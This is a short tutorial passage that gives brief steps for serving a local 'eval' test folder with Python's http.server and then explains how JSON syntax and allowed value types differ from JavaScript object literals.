
Run this test lab :
mkdir eval
cd eval
%% Copy all 3 files inside this eval folder %%
python -m http.server 
The JSON format is almost identical to JavaScript objects.
In JSON, keys must be strings, written with double quotes:
JSON
{"name":"John"}
In JavaScript, keys can be strings, numbers, or identifier names:
JavaScript
{name:"John"}
JSON Values
In JSON, values must be one of the following data types:
- a string
- a number
- an object
- an array
- a boolean
- null
In JavaScript values can be all of the above, plus any other valid JavaScript expression, including:
- a function
- a date
- undefined
In JSON, string values must be written with double quotes:
JSON
{"name":"John"}
In JavaScript, you can write string values with double or single quotes:
JavaScript
{name:'John'}